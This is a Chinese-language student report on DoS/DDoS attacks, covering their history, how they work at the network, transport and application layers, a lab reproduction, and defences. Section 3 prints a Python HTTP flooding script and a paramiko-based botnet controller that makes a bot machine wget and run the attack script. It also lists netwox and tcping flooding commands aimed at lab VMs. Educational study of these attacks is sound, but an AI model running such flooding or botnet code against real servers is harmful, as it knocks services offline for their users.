DOS/DDOS 技术原理分析与实践

学号:1820181075 姓名:仓永康弘（留学生）
北京理工大学计算机学院 07111806 班 北京 100081

Analysis and Practice of DOS/DDOS Technology Principle

Student ID: 1820181075 Name: YASUHIRO KURANAGA
Class 07111806 School of Computer Science, Beijing Institute of Technolog Beijing 100081

Abstract：DOS/DDOS attack technology is one of the most mainstream hacking methods in the current Internet era. Its principle is simple and violent and has great destructive power. By using Trojan horse viruses, 0day vulnerabilities and other methods to control the user's host, the host of multiple users is changed. Botted machines form a botnet, which uses this type of botnet to carry out a large-scale flooding attack on a certain server, so that the server consumes a lot of resources in order to process these meaningless spam requests, causing other normal users to be unable to obtain the server's access. Ask for feedback and cause losses. This report will explain the attack principle, development history, specific reproduction methods and preventive countermeasures of DOS/DDOS technology from many aspects.

Key words：DOS/DDOS technology; server construction; flooding attack; botnet；Kali Linux

摘要:DOS/DDOS 攻击技术是目前互联网时代中最主流的黑客攻击手段之一,它的原理简单暴力且破坏力巨大,通过利用木马病毒、0day 漏洞等方法控制用户的主机，使多台用户的主机变成肉鸡形成一个僵尸网络，利用这类僵尸网络对某一台服务器进行大规模的泛洪攻击,使服务器为了处理这些无意义的垃圾请求而占用大量资源，导致其他的正常用户无法得到该服务器的请求反馈，从而造成损失。本次报告将从多方面阐述 DOS/DDOS 技术的发展历史、攻击原理、具体复现方法以及预防对策等等。

关键词：DOS/DDOS 技术；服务器搭建；泛洪攻击；僵尸网络；Kali Linux

在网络信息科技不断发展进步的这个时代，人们习惯了通过网络来获得便利，互联网的普及率越来越高，从最开始只能通过命令敲打工作的计算机，一直到今天几乎人手一台的智能手机，通过这些硬件载体的互联网络也日益壮大。随着这些互联网的发展，针对互联网的黑客攻击也频繁出现，为互联网的网络安全带来极大的威胁。服务器的安全保障、用户的隐私信息窃取等都是目前需要去解决的难点。本次论文我将重点介绍 DOS/DDOS 技术攻击。DOS/DDOS 攻击又被称之为拒绝服务攻击/分布式拒绝服务攻击，它是一种向服务器传送大量无效请求从而令其崩溃的攻击方式，又被称之为泛洪攻击。这种攻击手段通常作为有组织有目的性的黑客为了进攻目标服务器而准备的大规模佯攻手段，再将服务器攻击致使崩溃之后再利用其他渗透方式如 SQL 注入/XSS 漏洞攻击等获取网站后台的用户信息或管理员权限，从而达到操控整个网页和服务器等目的。DOS/DDOS 的攻击成本低，而且破坏力巨大，因此也被称为当今互联网时代受影响最严重的网络安全威胁技术之一。

1. DOS/DDOS 技术的历史事件与发展运用

1.1 DOS/DDOS 技术的历史事件

关于 DOS/DDOS 历史上的第一次攻击事件，现在通常有两种主流的说法，第一种说法是在 1999 年 8 月 17 日，美国的明尼苏达大学的校园服务器遭受到了至少 200 多台设备的无效流量攻击，导致校园的服务器被迫终止了 48 小时，这些设备形成的僵尸网络规模巨大，大部分设备都是在不知不觉当中被感染变成了僵尸机，再通过 IP 追踪回溯并让这些设备停止发送流量后依旧无法停止整个僵尸网络的攻击，这是因为即使将目前阶段的僵尸机全部停止运行，也还是会有源源不断的新僵尸机加入进来，从而给该学校带来极大的损失。

第二种说法则是在 1996 年 9 月 12 日，美国纽约 ISP 服务商 panix.com 遭受到的 TCP/SYN 流量攻击，这种攻击的特点是可以伪造源 IP 地址，攻击的方式是针对简单邮件传输协议端口进行每秒大约 150 多条无效 SYN 数据包，导致服务器负载量过大。这场攻击具体影响了邮件、web 服务器、新闻资料等等。因为这次攻击导致的服务商业务中断，不仅给服务商带来了巨大的损失，还让至少 6000 名用户也受到了不利的影响。

在那之后，DOS/DDOS 攻击也随着互联网发展逐渐被大众所知，当中也有许多不法分子利用这个技术去做一些违反网络安全的事情。2002 年 10 月 21 日，13 台根域名服务器遭受到前所未有的 DDOS 攻击，影响了全球的域名系统。根域名服务器是世界上所有域名服务器的最上层服务器，通常来说，一个域名的解析和映射采取目录树一样的结构，当一台域名服务器遇到未知的域名时就会向比自己还上一级的域名申请询问，上级域名服务器也不知道的话就会在向上级域名服务器询问，一直周而复始直到找到目标为止。而在这一套树形结构系统的最上层顶端部位便是根域名服务器，世界上总共只有 13 台根域名服务器，如果全部停止服务将会对全世界造成不可估量的损失。这场 DDOS 攻击导致的后果是 13 台服务器当中有 9 台无法正常运行，7 台丧失了对网络通行处理的能力，是根域名服务器有史以来遭受到的最严重、规模最大的网络袭击。

1.2 DOS/DDOS 技术的发展运用

互联网初期的设计规划是类似交通规则一样的规划，因此有许多安全隐患未曾考虑，因此到了现在，各种问题和难点频频出现。DOS/DDOS 攻击亦是如此，它从最开始需要精通计算机网络和 IP 协议知识的人才能掌握的技术，到现在只要有相关脚本和大量僵尸机存在就可以轻松发动攻击的工具，DOS/DDOS 技术总是以超乎我们想象的速度发展，以至于在现今有许多勒索团体利用已有的脚本工具，通过购买租用僵尸网络来达到一些非法盈利，或是操纵僵尸网络来达到一些需要通过互联网才能实现的目的。其中最著名的就是 2012 年 3 月 24 日针对加拿大民主新党的选举攻击，这场攻击导致投票的延时现象，好在最后显示选举并未受到信息篡改或是系统崩溃，有惊无险。DOS/DDOS 技术还被作为测试网络服务器压力的一种检测技术，通过小规模的 DDOS 攻击，可以试探出该网站的最大承受压力等级，为网页服务器的安全做出贡献。因此，DOS/DDOS 技术也并非全是进行恶意攻击。技术本身不存在好坏，关键在使用这个技术的人秉着什么样的心态去使用它。

2. DOS/DDOS 技术的攻击原理

2.1 互联网的工作方式

在了解 DOS/DDOS 技术的攻击原理之前，我们需要先了解互联网的工作方式，具体为 TCP/IP 协议的交互方式。首先，客户端通过协议向远程的目标服务器请求连接，当客户端与服务器进行三次握手协议成功后，服务器将会在自己的后台数据库中寻找客户端请求的内容，或运算出相应的结果并通过网络线路返回给客户端。这一系列的动作是基于 TCP/IP 协议为核心的通信协议系统，再经由路由器等硬件的跳转来实现的。DOS/DDOS 技术就是基于该通信协议来实现攻击的，虽然看似很繁杂，但其实 DOS/DDOS 攻击的目标层却只有 OSI 七层模型当中的网络层、传输层以及应用层。

2.2 网络层的 DOS/DDOS 攻击

网络层的主要目的是实现数据链路层和传输层之间的数据透明传送，它具体包括路由选择、连接建立/持续/终止等功能。因此，DOS/DDOS 技术可以在该层霸占服务器的网络带宽资源，向其发送大量的 IP 协议数据包，使目标服务器的带宽饱和继而无法使用。主要攻击有 ICMP 泛滥攻击，比如 PING 命令，由于 PING 命令产生的 ICMP 协议包如果在短时间内不断大量的发送请求，就会导致服务器带宽被占，整个系统服务将会缓慢运行。除了 ICMP 泛滥攻击之外还有一种攻击叫 UDP 泛洪攻击，该攻击占用的是服务器的主机资源，使服务器无法被访问。但该攻击会暴露攻击者的 IP 地址，因此攻击者通常会伪造自己的 IP 地址来达到隐藏的效果。

2.3 传输层的 DOS/DDOS 攻击

传输层的主要目的是向两个主机之间提供通信服务，它可以通过差错控制和分段/重组等来确保数据传输可靠性。因此，DOS/DDOS 技术可以在该层占用目标服务器及防火墙的资源。该层的攻击也涉及到了 PING 命令，但效果更为明显。比如利用 PING 命令使缓冲区溢出，从而导致服务器崩溃或是拒绝用户的“死亡之 PING”；将发送方的 IP 地址设置成目标 IP 地址，将接受方的 IP 地址设置成其他第三方 IP 地址从而达成借刀杀人效果的“反射攻击”；以及故意占用资源导致用户无法利用服务的 SYN flood 攻击等。尤其是反射攻击的效果最显著，将这些数据发送

给大量第三方设备后，这些设备将会把请求结果返回给发送方，也就是被攻击目标的 IP 地址，大量的设备返回数据将会在一瞬间将主机资源耗尽，导致拒绝服务。

2.4 应用层的 DOS/DDOS 攻击

应用层的主要目的是通过互联网平台处理信息和数据，为用户和网络之间提供交互接口。应用层提供了许多应用层协议，因此，DOS/DDOS 技术可以在该层利用这些协议来达成攻击的目的。具体如 HTTP 泛洪攻击，利用服务器的搜索功能不断输入关键词送入查询地址，HTTP 协议会将用户发起的具体请求在传送到服务器后进行 IO 操作，这将会产生非常大的消耗，从而使服务器停止响应。但是由于 HTTP 协议是基于 TCP 协议产生的，因此在使用 HTTP 泛洪攻击的时候攻击者将会暴露自己的 IP 地址，通常这种时候攻击者将会利用网络代理主机得到大量 IP 地址来攻击目标服务器。

3. DOS/DDOS 技术的复现与实践模拟

(本次报告的技术复现纯为学术实验，不做学术之外的其他用途，脚本代码没有写反 IP 追踪技术，因此容易被追踪回溯，如有恶用概不负责)

本次实验用到的软件与虚拟机系统：

1. Windows7 虚拟机系统（目标靶机）
2. Kali Linux 虚拟机系统（僵尸机）
3. Window10 计算机系统（攻击机）
4. QuickEasyFTPServerV4.0.0（服务器搭建软件）
5. Wireshark（流量监听软件）

3.1 服务器的搭建

再开始写 DDOS 攻击脚本前，我们需要先建立一个服务器靶机，本次实验用到的服务器搭建软件为 QuickEasyFTPServerV4.0.0。它是以 FTP 协议为基础开放传送文件的一个服务器软件，默认开放端口为 21，将该软件安装在 win7 虚拟机上并开启服务器。

图 1　基于 FTP 协议的服务器搭建

打开网站，输入 ftp://192.168.95.128 后登录用户账号，可以看到上传的文件资源，我们利用这个服务器进行僵尸机下载 DDOS 脚本。

图 2　服务器下载与上传资源

3.2 脚本的编写与分析

需要编写两个脚本，一个是 DDOS.py 攻击脚本，另一个则是基于 SSH 协议操控僵尸机远程攻击的脚本 BOTNET.py，首先先看 DDOS.py 脚本，下面这段代码实现的功能是伪造自己的身份，由于各大网站平台通常会设置一系列的安全措施来保护自己免受 DDOS 攻击，因此如果检测到大量无效请求来自同一个地址时就会屏蔽掉流量，因此需要伪造不同的预览器来发送流量攻击。

```
host=input("输入你的目标IP地址:")
port=int(input("输入渗透的端口:"))
message=input("输入你想要说的话:")
conn=int(input("输入你的连击次数:"))
page=" /dvwa"

buf=("GET %s HTTP/1.1\r\n" "Host:%s\r\n" " User-Agent: Mozilla/5.0
    "Content-Lenght: 1145141919\r\n" "\r\n" %(page,host))

    #("Mozilla/5.0 (Windows; U; Windows NT 5.2; en-US; rv:1.9.1.3)
    #("Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US; rv:1.9.1.1)
    #("Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US) AppleWebKit
    #("Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; WOW64; T

socks=[]
```

图 3　DDOS 脚本分析与解释（a）

下面这段代码实现的功能是一次性发送多条流量攻击，是 DDOS 攻击的核心代码，用 try 是为了确保发送出现问题时可以报错并待机一段时间。

```
def conn_thread():
    global socks
    for i in range(0,conn):
        s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
        try:
            s.connect((host,port))
            s.send(bytes(buf,encoding='utf-8'))
            print("[*] 填充完成！发送次数：%d" % i)
            socks.append(s)
        except Exception as ex:
            print("[*] 连接出现了问题！！原因是：%s" % ex)
            time.sleep(2)
```

图 4　DDOS 脚本分析与解释（b）

下面这段代码实现的功能是当流量攻击全部发送成功后返回相关信息，如果出现错误则返回错误信息。

```
def send_thread():
    global socks
    for i in range(10):
        for s in socks:
            try:
                s.send(bytes(message,encoding='utf-8'))
                print(" [*]发送成功！")
            except Exception as ex:
                print(" [x]发生错误！原因可能是：%s" % ex)
                socks.remove(s)
                s.close()
```

图 5　DDOS 脚本分析与解释（c）

接下来我们分析 BOTNET.py 脚本。可以看到，下面这段代码实现的功能是开启一个 SSH 远程连接，默认连接时选择同意连接，将僵尸机的 IP 地址、用户名、密码输入并连接通道，之后输入命令字符串，返回结果。需要注意的是，僵尸机的防火墙要关闭，SSH 服务要打开，否则会返回错误连接。

```
def sshClient(host,user,passw, cmd):
    s = paramiko.SSHClient()
    s.set_missing_host_key_policy(paramiko.AutoAddPolicy())
    try:
        s.connect(hostname=host, username=user, password=passw)
    except Exception as e:
        print(e)
        print("连接出现错误！")
        sys.exit()

    stdin,stdout,stderr=s.exec_command(cmd)
    result=stdout.read()
    print(str(result,encoding='utf-8'))
    s.close()
```

图 6　BOTNET 脚本分析与解释（a）

下面这段代码存放僵尸机的地址、用户名和密码。理论上只要你持有的僵尸机越多，攻击的强度就越大。可以在这块地方存入多台僵尸机的信息，利用 for 循环依次遍历连接输入执行攻击的命令，可以以在 cmd 值里输入下载 win7 虚拟机服务器里安放好的 DDOS 脚本，然后在输入运行攻击的命令，来达成多台僵尸机一起攻击目标机的动作。由于受主机硬件影响，我的虚拟机最多只能开两台，因此只操控了一台僵尸机和主机一起对靶机进行攻击。

```
if __name__=='__main__':
    mysql={
        "192.168.95.129":{
            "user":"linuxcc",
            "passw":"linuxcc",
            "cmd":"wget ftp://192.168.95.
        }#,
        #"192.168.95.129": {
        #    "user": "linuxcc",
        #    "passw": "linuxcc",
        #    "cmd": ""
        #},
    }
```

图 7　BOTNET 脚本分析与解释（b）

3.3 基于代码的 DOS/DDOS 攻击实践模拟

运行两个脚本得到的结果如下图，通过流量日志可以发现 DDOS 攻击的威力巨大。

图 8　被攻击后的服务器日志



图 9　受到攻击后的服务器崩溃结果



图 10　监控到的流量图

3.4 基于 Kali Linux 的 DOS/DDOS 攻击

接下来我们利用主机的 CMD 命令终端和 Kali Linux 系统自带的攻击道具进行死亡之 PING 攻击和 IP 分段泛洪攻击。切换服务器端口为 80，将主机的 CMD 终端输入命令 tcping64 -n 65500 192.168.95.128 80，得出的结果如下图所示，不停的发送 65500 个 PING 请求使服务器带宽资源被占，运行速度缓慢。



图 11　死亡之 PING 攻击

通过服务器的日志可以看到流量如下图所示：



图 12　死亡之 PING 的流量日志

接下来进行 IP 分段泛洪攻击。打开 kali 终端，输入命令 netwox 74 -i 192.168.95.128，通过 Wireshark 可以看到结果如下图所示，可以看到虚拟机的流量有小范围波动，但是还可以承受得住攻击。



图 13　UDP 分段泛洪攻击的流量日志



图 14　UDP 分段泛洪攻击的流量图

4. DOS/DDOS 攻击的预防手段

4.1 网络分布式过滤技术

分布式过滤技术的核心思想是将互联网中的不同网段利用路由器将各自连接，而伪造的大量 IP 地址虽然可以伪造发送方或是接收方，但是却不能伪造这个 IP 地址经过的路由路线，因此如果某一 IP 地址在经过路由时，路由根据这个 IP 地址的经过路线判断出该 IP 地址存在风险时，就可以过滤掉该地址来达成安全预防的效果。

4.2 CDN 技术

该技术的核心思想是把一些相对静态的资源作为缓存来发给不同的 CDN 节点，当用户在请求的时候会从距离最近的节点返回，这么做不仅可以缓解 DOS/DDOS 技术的攻击，还可以加快网络传输速度，提高效率。

4.3 流量清洗技术

该技术的核心思想是在服务器前架构一台流量清洗设备如防火墙等，该设备会将发送给服务器的协议请求拦截下来，先帮助服务器回复给客户端，如果客户端在经过多次回复之后依然没有回应，就说明这次请求是一个无效的请求，断开连接舍弃该请求。如果客户端回复了本次回应，就说明是正常的请求，清洗

设备再将该请求传送给服务器完成相应的工作。

5. 结束语

本篇报告介绍了 DOS/DDOS 技术的历史与发展、攻击原理、实践以及预防手段这四个模块。DOS/DDOS 攻击的原理简单且影响效果巨大，它最常见的攻击手段是利用大量的伪造 IP 地址或是协议包来占用服务器的资源使其工作缓慢，或是直接让服务器崩溃停止工作。目前已有的技术如流量清洗技术、CDN 技术、分布式过滤技术都可以为服务器缓解 DOS/DDOS 攻击带来的垃圾流量，但却无法做到根治，因此用户需要根据自己的情况来选择合适的防御手段。DOS/DDOS 攻击虽然威力巨大，但是随着网络安全的发展，通过 IP 地址进行追踪回溯的技术也逐渐在进步，互联网并非法外之地，实施网络攻击将会得到应有的惩罚，我们应该从技术的角度去分析 DOS/DDOS 攻击，而并非不顾后果地使用它去做坏事，避免历史事件上的重蹈覆辙。

参 考 文 献

[1] PengYunjing [EB/OL]. CHINA: 防范 DDoS 攻击的几种方式, 2017

[2]计算机与网络安全 [A]. CHINA: DDoS 攻击的历史, 2018

[3] 墨者安全科技 [A]. CHINA: DDoS 攻击根据 OSI 层进行分类有哪些不同类型？, 2018

[4] Ele 实验室 [EB/OL]. CHINA: DDoS 技术鉴赏, 2021

[5] 铁猴 [EB/OL]. CHINA: DDOS 入门介绍（一）：DDOS 简介, 2017

[6] 一只 IT 小小鸟 [EB/OL]. CHINA: DDoS 攻击—TCP 攻击概述, 2018

[7] 风寄的旁白 [EB/OL]. CHINA: 什么是 DDoS 攻击, 2020

[8]NoobMaster--CISSP [EB/OL]. CHINA: DDoS 详解, 2020

[9] 帽子不够白 [EB/OL]. CHINA: 浅谈 DOS 与 DDOS 攻击的原理, 2016

[10] 绣花针 [EB/OL]. CHINA: 信息安全之 DDoS 攻击, 2019